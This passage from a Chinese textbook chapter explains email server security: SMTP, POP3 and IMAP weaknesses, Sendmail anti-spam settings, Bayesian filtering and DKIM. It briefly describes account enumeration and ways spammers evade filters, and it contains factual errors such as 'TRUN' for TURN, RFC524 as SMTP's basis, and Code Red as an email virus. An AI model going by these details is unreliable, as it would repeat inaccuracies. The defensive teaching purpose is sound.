由于邮件服务器大多处于电信机房,进行托管式管理,因此需要邮件服务器提供远程邮件监控的功能,使用户通过 Web 方式,监控邮件服务器的工作状态,包括在线用户数、邮件处理数量和速度、存储空间使用率等,并且可以随时对出现的发信高峰和网络攻击进行远程处理。

9.2.7 无限可扩展能力

电子邮件系统应该具备无限的扩展能力,这个能力主要体现在邮件的处理能力和邮件

的存储能力上。为了能够使邮件的处理能力可以无限扩展，就需要引入集群和负载均衡技术，使应用平台可以在需要的时候无限扩充，以满足长期或临时的业务需要。为了便于邮件存储，需要高性能的邮件存储解决方案，最为理想的应该是存储区域网络(Storage Area Network，SAN)技术在邮件服务器领域的应用。

9.3　电子邮件服务器的安全性分析

随着互联网在全球的发展，电子邮件服务的规模也在不断地扩大。传统的电子邮件在 Internet 上的整个传输过程中都使用明文进行传送。用户的电子邮件有可能被人偷窥甚至被篡改，通过修改计算机中的某些配置，可轻易地冒用他人的电子邮件地址发送电子邮件。随着邮件病毒的日益传播，大量垃圾邮件的泛滥，电子邮件及邮件服务器的安全问题已越来越引起人们的担忧。

9.3.1　邮件服务器的工作原理

邮件服务器是用来接收和发送电子邮件用的，一般由若干协同工作的小程序组成。

在 UNIX/Linux 下邮件服务器通常被分成三个代理模块：邮件分发代理(Mail Deliver Agent，MDA)模块、邮件传送代理(Mail Transfer Agent，MTA)模块、邮件用户代理(Mail User Agent，MUA)模块。

MTA 软件负责处理所有接收和发送的邮件。对于每一个外发的邮件，MTA 决定接收方的目的地。如果目的主机是本机，MTA 将把邮件直接发送到本地的邮箱或是交给本地的 MDA 进行投递；如果目的主机是远程的主机，则 MTA 通过同这个远程主机建立一条通信链路来传递邮件。对于接收邮件的 MTA，能够响应远程邮件服务器的连接请求，如果邮件发往本地用户则接收，否则转发或丢弃。MDA 软件只关注发往本地邮件服务器上用户的信息，它从 MTA 软件接收邮件后确保将其发往本地用户的邮箱或是由本地用户指定的某个地点。MUA 软件向用户提供读取存在他们邮箱中邮件的操作界面。用户发送电子邮件时，根据 SMTP 协议和 TCP/IP 协议要求将邮件“打包”后送到本地的邮件服务器上，由本地邮件服务器负责将邮件发送到目的用户所在的邮件服务器上。

9.3.2　邮件服务器安全性分析

1. 协议的安全性

电子邮件协议是电子邮件系统的重要组成部分，通过这些协议，可以在邮件服务器间传递邮件，用户也可以从邮件服务器上读取邮件。目前常用的邮件协议有 SMTP、POP3、IMAP、MIME。但由于这些协议本身存在很多漏洞，使得传输电子邮件很不安全。黑客也可以利用这些漏洞攻击邮件服务器。下面对这些协议的安全性作一个简要分析。

(1) SMTP 的安全性分析

SMTP(简单邮件传输协议)用来在不同类型的计算机系统间传递电子邮件及其附件，它在 25 号端口建立 TCP 连接。SMTP 是使用命令的方式进行连接的建立和邮件的传送，由于使用简单的 ACSII 码文本命令，所以很容易被截获，并且很多命令本身就可以被黑客

等恶意用户利用,如以下几个命令:

① RCPT 命令。用来定义邮件的接收地址,当邮件接收者不是本地用户时,SMTP 服务器返回特定的信息码,黑客可以据此来发现服务器上的真实用户账号。

② VRFY 命令。判断一个 SMTP 服务器是否能将邮件发送到特定的接收者,如果是本地用户,则返回用户的完整地址,否则返回给客户否定的答复或表明愿意转发任何发送到远程用户的邮件。该命令可以使黑客检测到服务器上用户的邮件地址或被垃圾邮件发送者利用来转发垃圾邮件。

③ TRUN 命令。允许两台计算机在一个 TCP 连接中进行双向邮件传输。通过允许服务器转换不同客户端的角色,将目的地是客户端域名的邮件发给客户端,服务器只根据客户端自称的名字进行应答。若黑客冒用别人的域名,那么邮件服务器会将所有应发往合法用户的邮件发给黑客。

(2) POP3、IMAP 和 MIME 协议的安全性分析

邮局协议 POP3 用来从远程服务器上收取邮件。它使用的认证方法是用户名加口令的方式,但在客户端登录服务器时采用明文方式传输,尤其是数据包在同远程服务器建立连接过程中经过情况未知的网段时容易被黑客截获。为了增强安全性,POP3 使用 AUTH 命令安全地标示一个用户,但是其中的 Login 认证方式仍然可以使网络中的侦听者轻松地捕获加密后的用户名和口令并利用它们从另一台客户端上登录服务器。

IMAP 协议是交互邮件访问协议,它使用 Login 命令允许客户端发送文本方式的用户名和口令,使用 Authenticate 命令允许客户端发送加密方式的用户名和口令,但也存在和 POP3 同样的不安全因素。

MIME 协议是多用途互联网扩展协议,用来将二进制数据编码成 ASCII 文本在互联网上传输,但这种方法并没有采取任何加密措施,所以信息很容易被截获和解码。

2. 邮件内容的安全问题

邮件内容的安全问题主要包含以下几个方面。

(1) 邮件内容的保密性、真实性

因为用 SMTP 协议发送邮件时,邮件是以明文方式传输的,也是以明文方式保存在邮件服务器的用户邮箱中的。只要能够进入用户的邮箱(特权用户,如系统管理员)或在传输过程中将邮件截获,就可以看到发送给用户的原始文件,甚至可以更改邮件的内容,而邮件的接收者无法知道所接收的邮件是否真实。

(2) 邮件发送者身份的真实性

由于在发邮件时不需要身份鉴定,任何人都可以冒名发送电子邮件,所以用户接收的邮件可能并非是真实发件人发送的。

(3) 电子邮件病毒

电子邮件是传播病毒最常用的途径之一。很多著名的病毒都是通过电子邮件来传输的,如“红色代码”病毒。电子邮件传播病毒通常是把病毒作为附件发送给被攻击者。如果接收到该邮件的用户不小心打开了附件,病毒即会感染用户的计算机,并且现在大多数电子邮件病毒往往在感染用户的计算机之后,会自动打开用户 Outlook 的地址簿,然后再把病毒发送给用户地址簿上的每一个电子邮箱,使电子邮件病毒能够大面积传播。

3. 垃圾邮件问题

向新闻组或他人电子邮箱发送的未经用户准许、不受用户欢迎的、难以退掉的电子邮件或电子邮件列表，叫做垃圾邮件(Spam)。垃圾邮件是 Internet 技术发展的产物，与其他先进技术一样，在为人类服务的同时，也不可避免地被另外一些人用作相反的目的。首次关于垃圾邮件的记录是 1985 年 8 月一封通过电子邮件发送的连锁信。历史上比较著名的 Spam 事件是 1994 年 4 月份，Canter 和 Siegel 的法律事务所把一封信发到 6000 多个新闻组，宣传获得美国国内绿卡的法律支持。这是第一次使用 Spam 一词来称呼垃圾邮件，用来描述新闻或电子邮件的主动性发布。同时，一些触觉敏锐的商人立刻意识到了电子邮件带来的商机，开始利用电子邮件作商业广告。1996 年 4 月，人们开始使用 UCE (Unsolicited Commercial E-mail)来称呼垃圾邮件，并开始积极想办法阻止垃圾邮件在 Internet 上泛滥。在 1997 年 3 月，有人提出了 Spam Block(信息阻断)的方法，即使用 Remove. To. Reply 的工具来过滤邮件地址。随着过滤垃圾邮件技术的发展，垃圾邮件制造者们采取了更隐蔽的技术，如伪造信头中的发件人、域名、邮件地址，然而，这些方法还是逃不出 IP 地址的过滤。于是，垃圾邮件的制造者开始寻找更为安全的做法。目前大部分商业垃圾邮件都在利用其他邮件服务器的转发功能来发送垃圾邮件。

9.3.3 邮件服务器安全解决方案

1. 使用安全的通信协议

由于电子邮件协议本身存在一些可以被利用的漏洞，所以提高电子邮件服务器的安全性，首先要改进协议的安全性。ESMTP 是扩展的 SMTP 协议，是邮件服务器系统为了限制非本系统的正式用户利用本系统散发垃圾邮件或其他不当行为，而设置的一项安全认证服务。在 ESMTP 服务器上，发送邮件需要对用户的身份进行验证。网络中最常用的认证方法是简单认证和安全层协议(SASL)。

SASL 作为网络应用的一个插件提供给已有的应用来进行认证支持。网络应用接收到远程客户端发来的认证凭证后交给 SASL 层进行验证，如果认证通过，SASL 返回一个肯定的应答，远程网络用户就可以继续正常使用网络应用，如果认证凭证遭到拒绝，SASL 返回否定应答，远程网络用户将被禁止使用网络功能。

在 ESMTP 中使用 AUTH 命令来支持 SASL 认证。远程客户端可以使用 ESMTP 中的 AUTH 命令来发送认证凭证。

此外，ESMTP 中用 ETRN 命令来代替标准 SMTP 协议中的 TRUN 命令。它通过一个新的 SMTP 会话，而不是通过已经存在的会话传输数据，这样，服务器就可以使用正常的 DNS 域名解析方法同客户端进行联系，而不是依赖客户端声明的身份，即使黑客建立了一条未授权的 SMTP 连接并发送了 ETRN 命令，SMTP 服务器也只会同真正的客户端建立连接并发送邮件。

由于电子邮件在网络中是以明文方式传输的，存在邮件内容被泄密、修改等安全问题。传统的 MIME 协议只是把非 ASCII 码数据编码为 ASCII 码数据，并没有做到保密。而要实现邮件内容的安全就必须对邮件内容进行加密。电子邮件包括信头和信体，对于邮件信

体的安全问题，可以使用安全的 MIME 协议（S/MIME）对原始的数据进行编码和加密。S/MIME 协议是在原来 MIME 协议的 Multipart 混合类型中加入一个子类型 Signed，标志一封签过字的邮件。这种数字签名的方法允许发信人用一个唯一的代码来“签发”邮件，其他人可以使用公钥来验证该代码，这样保证了发信人不会被伪造。为了对邮件内容进行加密，S/MIME 协议创建了一个 pkcs7-MIME 的应用子类型，通过使用 S/MIME-type 标志的参数来实现不同的安全功能。对于邮件信头的安全性，可以使用 SSL SMTP 和 SSL POP，在 SSL 所建立的安全传输通道上运行 SMTP 和 POP3 协议，同时又对这两种协议作了一定的扩展以更好地支持加密的认证和传输。这种模式要求客户端、服务器端的 E-mail 服务器都支持，而且都必须安装 SSL 证书。SSL 是安全套接字协议，属于传输层协议。它允许网络主机在发送数据之前将其加密，在接收端将数据解密成正常格式，包括用于为应用程序提供的信息分段、压缩、数据认证、加密 SSL 记录协议和用来交换版本号、加密算法、相互身份认证并交换密钥的 SSL 握手协议。

2. 防垃圾邮件的方法

由于早期的邮件服务器支持开放式转发，随着非索要式商业邮件的增多，导致这类支持开放式转发的邮件服务器成为中转垃圾邮件的帮凶或者本身就成为垃圾邮件的受害者。为了提高邮件服务器的安全性，阻挡垃圾邮件的侵害，目前就邮件服务器本身来说，所采用的方法有：采用选择式转发，拒收来自已知垃圾邮件主机的信息；查找已知的垃圾邮件的记号并进行过滤；采用 SMTP 认证；采用动态转发授权控制。下面以 Sendmail 为例介绍如何阻挡垃圾邮件。

（1）选择式转发

Sendmail 通常使用一个访问列表来记录可以访问邮件服务器的主机，格式如下：host action。参数 host 是所希望控制的特定的主机名、IP 地址、子网和域地址，参数 action 是收到 host 参数列出的主机所发来的邮件后的响应动作，下面是个主要的主机响应动作：

- OK　可以向邮件服务器发送邮件。
- RELAY　邮件服务器可以转发邮件。
- REJECT　邮件服务器不能转发邮件或接收邮件。
- DISCARD　丢弃远程主机发来的邮件，不返回信息。
- nnn Text　丢弃远程主机发来的邮件，返回错误信息。

（2）邮件过滤

Sendmail 配置文件中包含了对每一封进入的邮件进行检查所要用到的规则，可以制定特定的规则，对发送邮件的头字段以垃圾邮件词语为关键字进行扫描，并将其过滤出去。首先，要建立一个包含在邮件 Subject 字段中可以找到的垃圾邮件词语的文件，如：/etc/mail/bad_Subjects 每行为一个词条，当邮件服务器收到垃圾邮件后，可以向该文件添加新的词语，有了词条文件后，必须在 Sendmail.cf 中创建规则集并加入对头字段进行垃圾邮件词语的检查。这样，当邮件服务器确定任何邮件的 Subject 头字段中如有与 bad_Subjects 文件中的词语相匹配的邮件则将被拒绝，并返回一个错误。

（3）采用 SMTP 认证

邮件服务器只转发或接收通过安全认证的用户所发的邮件。

(4) 动态转发授权控制机制(Dynamic Relay Authorization Control,DRAC)

这是一个运行在后台的 Daemon(Internet 中用于邮件收发的后台程序),可以动态地更新 Sendmail 的 Relay 授权,利用 POP3 或 IMAP 服务器固有的功能来获取用户名、密码和客户端 IP 地址等信息,并将这些信息及时映像到验证数据库中,供 SMTP 服务器调用,同时,在经过一段时间以后,其验证信息将自动失效,需要用户重新输入验证信息。这样,不仅可以保证合法的 POP3 或 IMAP 用户能够正常使用邮件服务器,也可以阻止任何非注册用户利用邮件服务器来发送邮件。这种邮件安全控制常常被称为“邮件服务之前的 POP 验证”(POP-before-SMTP)。

除了对 Sendmail 服务器本身进行合理配置以提高安全性以外,还可以通过建立独立的邮件防火墙来避免内部的邮件服务器受邮件炸弹的攻击,并同时可过滤垃圾邮件。邮件防火墙可以将互联网发给本地域的邮件转发到内部的邮件服务器,同时内部用户通过内部邮件服务器外发的邮件也必须经过邮件防火墙转发,因为邮件服务器在内网中,所以即使邮件防火墙失效黑客仍然不能访问用户的邮箱。邮件防火墙可以设置在位于网络防火墙内、DMZ(停火区)内或是作为内部的邮件防火墙服务器,但是不管在哪里,都必须使用一个虚拟用户列表来完成本地域的邮件地址到内部的邮件服务器的映射,同时内部的邮件服务器必须配置成使用邮件防火墙作为转发主机。更为详细的反垃圾邮件技术参见 9.4 节的内容。

3. 拒绝病毒邮件的方法

电子邮件是传播病毒最常用的手段之一。病毒邮件的制造者通常在邮件的附件中携带病毒,并且赋予邮件一个特定的主题,针对这种情况,目前阻止病毒邮件通过邮件服务器进行传播的方法主要有两大类:邮件过滤和病毒扫描。

邮件过滤主要是基于特定短语和特定邮件附件类型,用户可以设置 Sendmail 的配置文件,对邮件的 Subject 字段进行过滤,阻止那些在 Subject 字段中出现已知病毒短语的邮件通过邮件服务器。由于携带病毒的附件通常是一些可执行文件或脚本文件,因此同样可以对 MIME Content-Type 和 Content-Disposition 字段里的文件类型进行过滤。这种通过邮件过滤来阻挡病毒邮件的方法和基于特定短语的垃圾邮件过滤技术相同。因为过滤所有特定文件类型附件的邮件危险性很大,用户可以用邮件扫描的方法来代替。

邮件扫描主要是对邮件附件进行扫描,它首先判断并提取出 MIME 或未编码的二进制文档,然后进行扫描,寻找已知的病毒,如果没有发现病毒则让邮件正常发送。要想使邮件服务器具有病毒扫描功能,必须要有用于发现和取出信件中的二进制文档附件的软件,如 Amavis,用于扫描附件文件是否携带病毒的软件,如 CA Inoculate IT。在正确安装了这两类软件后必须重新设置 Sendmail 的配置文件使邮件服务器在接收到所有发给本地用户的邮件时将它们交给 Amavis,由 Amavis 对附件进行扫描,把通过病毒扫描的邮件交给常规本地邮寄者以发送给本地用户。

一个好的电子邮件防病毒体系,除了包括在邮件服务器上将防病毒软件和邮件传输机制有机地结合起来,还包括在客户端安装有效防病毒软件和建立隔离内、外部网络的病毒网关,来对外部网络中的病毒进行隔离。目前,客户端使用的邮件病毒防护软件所采用的技术主要有:邮件嵌入式技术、病毒隔离技术、双引擎杀毒技术和比特动态滤毒技术。但是采用

这种方法的缺点是它只能杀除本地硬盘上受病毒感染的文件,真正的病毒源(位于邮件服务器上)并没有得到及时处理,如果服务器没有受到保护,可能会使整个企业内部网络受到病毒的攻击,而且安装在 PC 机上的防病毒软件需要各自不断的升级,这必然会浪费大量的时间和资源。除了配置邮件服务器过滤、扫描病毒以外,还可以使用病毒防火墙。

邮件病毒的搜索引擎软件安装在专用的病毒防火墙上,为实现检测的功能,防火墙须在 TCP 端口 25 实时监测通过防火墙的 SMTP 数据流,接收所有的 SMTP 报文,检测这些邮件是否有病毒,并转发这些邮件到邮件的目的服务器。通过设置邮件病毒防火墙、邮件服务器端病毒过滤、客户端病毒扫描三级防护,可以有效地防止通过电子邮件在互联网上传播病毒。

总之,在互联网高速发展的今天,电子邮件应用越来越广泛,如何保证电子邮件在传输过程中的安全,抵制垃圾邮件和病毒邮件已经成为一个刻不容缓的问题。

9.4 反垃圾邮件技术解析

电子邮件是最常用的网络应用之一,已经成为网络交流沟通的重要途径。但是垃圾邮件烦恼着大多数人,近来的调查显示,93%的被调查者都对接收到的大量垃圾邮件非常不满。日益增加的垃圾邮件会造成一年 94 亿美元的损失(来自 ChinaByte 上一则新闻的数据),有一些文章表明,垃圾邮件可能会花费一个公司内每个用户的 600～1000 美元。

一方面,垃圾邮件随着互联网的不断发展而大量增长,最初的垃圾邮件主要是一些商业宣传电子邮件,而现在更多是的有关色情、政治的垃圾邮件,甚至达到了垃圾邮件总量的40%左右,并且仍然有持续增长的趋势。另一方面,垃圾邮件成了计算机病毒新的、快速的传播途径。

目前,世界上 50%的邮件都是垃圾邮件,很多厂商设置的反垃圾邮件措施都没有在部署服务器时实施,即使实施了也不能完全阻止垃圾邮件,同时还会对正常的邮件来往产生影响。

9.4.1 什么是垃圾邮件

某种程度上,对垃圾邮件的定义可以是那些人们没有意愿去接收的电子邮件。下面介绍几种比较常见的垃圾邮件。

① 商业广告:很多公司为了宣传新的产品、新的活动等通过电子邮件的方式进行的宣传。

② 政治言论:目前收到不少其他国家或者反动组织发送的这类电子邮件,这就和垃圾商业广告一样,销售和贩卖他们的所谓言论。

③ 蠕虫病毒邮件:越来越多的病毒通过电子邮件来迅速传播,这也的确是一条迅速而且有效的传播途径。

④ 恶意邮件:恐吓、欺骗性邮件,比如 Phishing,这是一种假冒网页的电子邮件,来骗取用户的个人信息、账号甚至信用卡。

普通个人的电子邮箱成为垃圾邮件的目标的原因很多,如在网站、论坛注册了邮件地址,在朋友的邮箱中找到了用户的电子邮箱,对邮件提供商进行用户枚举等。通常情况下,

越少暴露电子邮件地址，接收到垃圾邮件也就越少，使用的时间越短就越少接收到垃圾邮件。

9.4.2　安全问题

垃圾邮件给互联网以及广大使用者带来了很大的影响，这种影响不仅仅是人们需要花费时间来处理垃圾邮件，垃圾邮件占用系统资源等，同时也带来了很多的安全问题。

垃圾邮件占用了大量网络资源，这是显而易见的。有的邮件服务器因为安全性差，被作为垃圾邮件转发站，因此而被警告、被查封 IP 的事件时有发生，大量消耗的网络资源使得正常的业务运作变得缓慢。随着国际上反垃圾邮件的发展，组织间黑名单共享，使得无辜服务器被更大范围屏蔽，这无疑会给正常用户的使用造成严重影响。

垃圾邮件和黑客攻击、病毒的结合也越来越密切。随着垃圾邮件的演变，用恶意代码或监视软件等来作为垃圾邮件的现象已经明显地增多了。在 2003 年 12 月 31 日，巴西的一个黑客组织把包含恶意 JavaScript 脚本的垃圾邮件发送给了数百万用户，那些通过 Hotmail 来浏览这些垃圾邮件的人们已经在不知不觉中泄露了自己的账号。

越来越多的具有欺骗性的病毒邮件，让很多企业深受其害，即便采取了很好的网络保护策略，依然很难避免，越来越多的安全事件也都是因为这些病毒邮件产生的，这些病毒邮件可能是病毒、木马或者其他恶意程序。Phishing 的假冒诡计对于普通使用者来说的确很难做出正确的判断，但是造成的损失却是很直接的。

9.4.3　反垃圾邮件技术

垃圾邮件的危害现在已经深入人心，反垃圾邮件也取得了越来越多的成果，例如 Scott Richter 向 Microsoft 公司赔款 700 万美元。不少国家也在为反垃圾邮件进行立法，以便能够得到法律上的支持。

当前的反垃圾邮件技术可以分为四大类：过滤器(Filter)、反向查询(Reverse Lookup)、挑战(Challenges)和密码术(Cryptography)，这些反垃圾邮件技术都可以减少垃圾邮件的数量，但是也都有它们的局限性。下面将讨论这些技术以及一些主要技术的实现。

1. 过滤

过滤(filter)是一种相对来说最比较简单但却很直接的垃圾邮件处理技术。这种技术主要用于接收系统(MUA，如 Outlook Express 或者 MTA，如 Sendmail)来辨别和处理垃圾邮件。从应用情况来看，这种技术的使用也是最广泛的，比如很多邮件服务器上的反垃圾邮件插件、反垃圾邮件网关和客户端上的反垃圾邮件功能等，都是采用的过滤技术。

(1) 关键词过滤

关键词过滤技术通常创建一些简单或复杂的与垃圾邮件关联的单词表来识别和处理垃圾邮件。如某些关键词大量出现在垃圾邮件中，又如一些病毒的邮件标题。这种方式比较类似于反病毒软件利用病毒特征过滤。可以说这是一种简单的内容过滤方式，它的基础是必须创建一个庞大的过滤关键词列表。

这种技术的缺陷很明显，即过滤的能力与关键词有很大关系，关键词列表造成错报的可能性也比较大，系统采用这种技术来处理邮件的时候，所消耗的系统资源也会比较多。而一

般躲避关键词的技术比如拆词、组词等都很容易绕过过滤。

(2) 黑白名单

黑名单(Black List)和白名单(White List),分别是已知的垃圾邮件发送者和可信任的发送者的 IP 地址和邮件地址。现在,有很多组织将那些经常发送垃圾邮件的 IP 地址(甚至 IP 地址范围)收集在一起,做成 Black List,如 Spamhaus 的 SBL(Spamhaus Black List),一个 BL 可以在很大范围内共享。许多 ISP 正在采用一些组织的 BL 来阻止接收垃圾邮件。

白名单则与黑名单相反,对于那些信任的邮件地址或者 IP 就完全接收了。

目前很多邮件接收端都采用了黑白名单的方式来处理垃圾邮件,包括 MUA 和 MTA,当然在 MTA 中使用得更广泛,这样可以有效地减少服务器的负担。

BL 技术也存在明显的缺陷,因为 Black List 中不能包含所有的(即便是大量)的 IP 地址,而且垃圾邮件发送者很容易通过不同的 IP 地址来制造垃圾。

(3) HASH 技术

HASH 技术是邮件系统通过创建 HASH 来描述邮件内容,比如将邮件的内容、发件人等作为参数,最后计算得出这个邮件的 HASH 来描述这个邮件。如果 HASH 相同,那么说明邮件内容、发件人等信息与原始信息一致。这些技术已被一些 ISP 采用,如果出现重复的 HASH 值,那么就可以怀疑是大批量发送邮件了。

(4) 基于规则的过滤

这种过滤根据某些特征(如单词、词组、位置、大小和附件等)来形成规则,通过这些规则来描述垃圾邮件,就好比在 IDS(入侵检测系统)中描述一个入侵事件一样。要使过滤器有效,管理人员就必须要维护一个庞大的规则库。

(5) 智能和概率系统

广泛使用的是贝叶斯(Bayesian)算法,可以学习单词的频率和模式,这样可以同垃圾邮件和正常邮件关联起来进行判断。这是一种相对于关键词来说,更复杂和更智能化的内容过滤技术。下面将详细介绍这种在客户端和服务器中使用的最广泛的技术。

在过滤器中,最好的应该是基于评分(score)的过滤器,评分系统过滤器是一种最基本的算法过滤器,也是贝叶斯算法的基本雏形。它的原理就是检查垃圾邮件中的词或字符,将每个特征元素(最简单的元素就是单词,复杂点的元素就是短语)都给出一个分数(正分数),另一方面就是检查正常邮件的特征元素,用来降低得分(负分数)。最后邮件整体就得到一个垃圾邮件总分,通过这个分数来判断是否为垃圾邮件。

这种评分过滤器实现了自动识别垃圾邮件的功能,但是依然存在下面一些不适应的问题。

① 特征元素列表通过垃圾邮件或者正常邮件获得。因此,要提高识别垃圾邮件的方法,就要从数百封邮件中学习,这就降低了过滤器效率,因为对于不同的人来说,正常邮件的特征元素是不一样的。

② 获得特征元素分析的邮件数量多少是一个关键。如果垃圾邮件发送者也适应了这些特征,就可能会让垃圾邮件更像正常邮件。这样过滤特征就要更改。

③ 每个词计算的分数应该基于一种很好的评价,但是还是有随意性。如特征就可能不会适应垃圾邮件的单词变化,也不会适应某个用户的需求。

贝叶斯理论在计算机行业中应用相当广泛，这是一种对事物的不确定性描述，比如 Google 计算中就采用了贝叶斯理论。贝叶斯算法的过滤器就是计算邮件内容中成为垃圾邮件的概率，首先它要从许多垃圾邮件和正常邮件中学习，因此，效果将比普通的内容过滤器更优秀，错报也会更少。贝叶斯过滤器也是一种基于评分的过滤器。但这不仅仅是一种简单的计算分数，而更从根本上来识别邮件。它采用自动建立特征表的方式，首先分析大量的垃圾邮件和正常邮件，算法分析邮件中多种特征出现的概率。贝叶斯算法计算特征的来源通常是下面几种。

- 邮件正文中的单词。
- 邮件头(发送者、传递路径等)。
- 其他表现，如 HTML 编码(如颜色等)。
- 词组、短语。
- META 信息，如特殊短语出现位置等。

例如，正常邮件中经常出现单词 AAA，但是在垃圾邮件中基本不出现，那么 AAA 标志垃圾邮件的概率就接近 0，反之则不然。

贝叶斯算法的步骤如下：

① 收集大量的垃圾邮件和非垃圾邮件，建立垃圾邮件集和非垃圾邮件集。

② 提取特征来源中的独立字符串，例如，AAA 作为 TOKEN 串，并统计提取出的 TOKEN 串出现的次数即字频。按照上述的方法分别处理垃圾邮件集和非垃圾邮件集中的所有邮件。

③ 每一个邮件集对应一个哈希表，hashtable_good 对应非垃圾邮件集而 hashtable_bad 对应垃圾邮件集。表中存储 TOKEN 串到字频的映射关系。

④ 计算每个哈希表中 TOKEN 串出现的概率 P=(某 TOKEN 串的字频)/(对应哈希表的长度)。

⑤ 综合考虑 hashtable_good 和 hashtable_bad，推断出当新接收的邮件中出现某个 TOKEN 串时，该新邮件为垃圾邮件的概率。

⑥ 建立新的哈希表 hashtable_probability 存储 TOKEN 串 ti 到 P(A|ti)的映射。

⑦ 根据建立的哈希表 hashtable_probability 可以估计一封新接收的邮件为垃圾邮件的可能性。

当新接收到一封邮件时，按照步骤②，生成 TOKEN 串。查询 hashtable_probability 得到该 TOKEN 串的键值。假设由该邮件共得到 N 个 TOKEN 串，t1，t2，…，tn，hashtable_probability 中对应的值为 P1，P2，…，PN，P(A|t1，t2，t3，…，tn)表示当在邮件中同时出现多个 TOKEN 串 t1，t2，…，tn 时，该邮件为垃圾邮件的概率。

由复合概率公式可得：$P(A|t1,t2,t3,\cdots,tn)=(P1*P2*\cdots*PN)/[P1*P2*\cdots*PN+(1-P1)*(1-P2)*\cdots*(1-PN)]$，当 P(A|t1，t2，t3，…，tn)超过预定阈值时，就可以判断邮件为垃圾邮件。

在新邮件到达的时候，就通过贝叶斯过滤器分析，通过使用各个特征来计算邮件是垃圾的概率。通过不断的分析，过滤器也不断地获得自我更新。如通过各种特征判断一个包含单词 AAA 的邮件是垃圾，那么单词 AAA 成为垃圾邮件特征的概率就增加了。

这样，贝叶斯过滤器就有了自适应能力，既可以自动进行，也可以用户手工操作，更能适

应单个用户的使用。而垃圾邮件发送者要获得这样的适应能力就比较困难，因此，很难逃避过滤器的过滤，除非垃圾邮件发送者能对某个人的过滤器进行判断，例如，采用发送回执的办法来了解哪些邮件被用户打开了，这样他们就可以适应过滤器了。

实践证明，贝叶斯过滤器在客户端和服务器中效果是非常明显的，优秀的贝叶斯过滤器能够识别 99.9% 的垃圾邮件。目前大多数反垃圾邮件产品都采用了这样的技术，如 Foxmail 中的贝叶斯过滤。

（6）局限性和缺点

目前很多采用过滤器技术的反垃圾邮件产品通常都采用了多种过滤器技术，以便使产品更为有效。过滤器通过误报和漏报来区分等级。漏报就是指垃圾邮件绕过了过滤器的过滤。而误报则是将正常的邮件判断为了垃圾邮件。完美的过滤器系统应该是不存在漏报和误报的，但这只是理想情况。

一些基于过滤器原理的反垃圾邮件系统通常有下面的三种局限性。

① 可能被绕过：垃圾邮件发送者和所用的发送工具也不是静态的，也会很快适应过滤器。针对关键词列表，可以随机更改一些单词的拼写，如“强悍”，“弓虽悍”，“强-悍”。Hash-Buster（在每个邮件中产生不同的 HASH）就是来绕过 hash 过滤器的。当前普遍使用的贝叶斯过滤器可以通过插入随机单词或句子来绕过。多数过滤器最多只能在少数几周才最有效，为了保持反垃圾邮件系统的实用性，过滤器规则就必须不断更新，比如每天或者每周更新。

② 误报问题：最头痛的问题就是将正常邮件判断为垃圾邮件。比如一封包含单词 Sample 的正常邮件可能因此被判断为垃圾邮件，某些正常服务器并不是因为发送了垃圾邮件，而被包含在不负责任的组织发布的 Black List 对某个网段进行屏蔽的范围中，但是如果要减少误报问题，就可能造成严重的漏报问题。

③ 过滤器复查：由于误报问题的存在，通常被标记为垃圾邮件的消息一般不会被立刻删除，而是被放置在垃圾邮件箱里，以便日后检查。但这也意味着用户仍然需要花费时间去删除垃圾邮件。

虽然过滤器可以帮助用户来区分垃圾邮件和正常邮件，但是过滤器技术并不能阻止垃圾邮件，它实际上只是在“处理”垃圾邮件。尽管过滤器技术存在局限，但这是目前使用的最为广泛的反垃圾邮件技术。

2. 验证查询

SMTP 在设计的时候并没有考虑到安全问题。尽管 SMTP 的命令组已经发展了很长时间，但是人们还是以 RFC524 为基础来执行 SMTP，而且还都假定问题（比如安全问题）会在以后被解决。因此，直到 2004 年，源自 RFC524 中的错误还依然存在，这个时候 SMTP 已经变得非常广泛而很难简单地被代替。垃圾邮件就是一个滥用 SMTP 协议的例子，多数垃圾邮件工具都可以伪造邮件头，伪造发送者或者隐藏源头。

垃圾邮件一般都使用伪造的发送者地址，极少数垃圾邮件使用真实地址。垃圾邮件发送者伪造邮件有下面的几个原因。

① 因为是违法的：在很多国家，发送垃圾邮件都是违法的，通过伪造发送地址，发送者就可能避免被起诉。

② 因为不受欢迎：垃圾邮件发送者都明白垃圾邮件是不受欢迎的，通过伪造发送者地址，就可能减少这种反应。

③ 受到 ISP 的限制：多数 ISP 都有防止垃圾邮件的服务条款，通过伪造发送者地址，可以减少被 ISP 禁止网络访问的可能性。

因此，如果用户能够采用类似黑白名单的反垃圾邮件技术，就能够更智能地识别哪些是伪造的邮件、哪些是合法的邮件，那么就能从很大程度上解决垃圾邮件问题，验证查询技术就是基于这样的出发点而产生的。下面将解析一些主要的反垃圾邮件技术，如 Yahoo（雅虎）、Microsoft 和 IBM 所倡导和主持的反垃圾邮件技术，从某种角度来说，这些技术应用都是更加复杂的验证查询。

（1）反向查询技术

从垃圾邮件的伪造角度来说，能够解决邮件的伪造问题，就可以避免大量垃圾邮件的产生。为了限制伪造发送者地址，一些系统要求验证发送者邮件地址，这些系统包括：反向邮件交换（RMX）、发送者许可（SPF）和标明邮件协议（DMP）。

当发送邮件的时候，邮件服务器通过查询 MX（邮件交换纪录）纪录来对应接收者的域名。类似于 MX 纪录，反向查询解决方案就是定义反向的 MX 纪录，并以此判断邮件的指定域名和 IP 地址是否是完全对应的。主要利用伪造邮件的地址不会真实来自 RMX 地址，从而判断邮件是否是伪造的。

（2）DKIM 技术

DKIM（DomainKeys Identified Mail）技术基于雅虎的 DomainKeys 验证技术和思科的 Internet Identified Mail。

雅虎的 DomainKeys 利用公共密钥密码术验证电子邮件发件人。发送系统生成一个签名并把签名插入电子邮件标题，而接收系统利用 DNS 发布的一个公共密钥验证这个签名。思科的验证技术也利用密码术，但它把签名和电子邮件消息本身关联。发送服务器为电子邮件消息签名并把签名和用于生成签名的公共密钥插入一个新标题。而接收系统验证这个用于为电子邮件消息签名的公共密钥是授权给这个发件地址使用的。

DKIM 将把这两个验证系统整合起来。它将和 DomainKeys 相同的方式用 DNS 发布的公共密钥验证签名，它也将利用思科的标题签名技术确保一致性。

DKIM 给邮件提供了一种机制来同时验证每个域的邮件发送者和消息的完整性。一旦域能被验证，就用来同邮件中的发送者地址做比较，进而检测是否伪造。如果是伪造，那么可能是垃圾邮件或者是欺骗邮件，就可以丢弃。如果不是伪造的，并且域是已知的，可为其建立起良好的声誉，并绑定到反垃圾邮件策略系统中，也可以在服务提供商之间共享，甚至直接提供给用户。

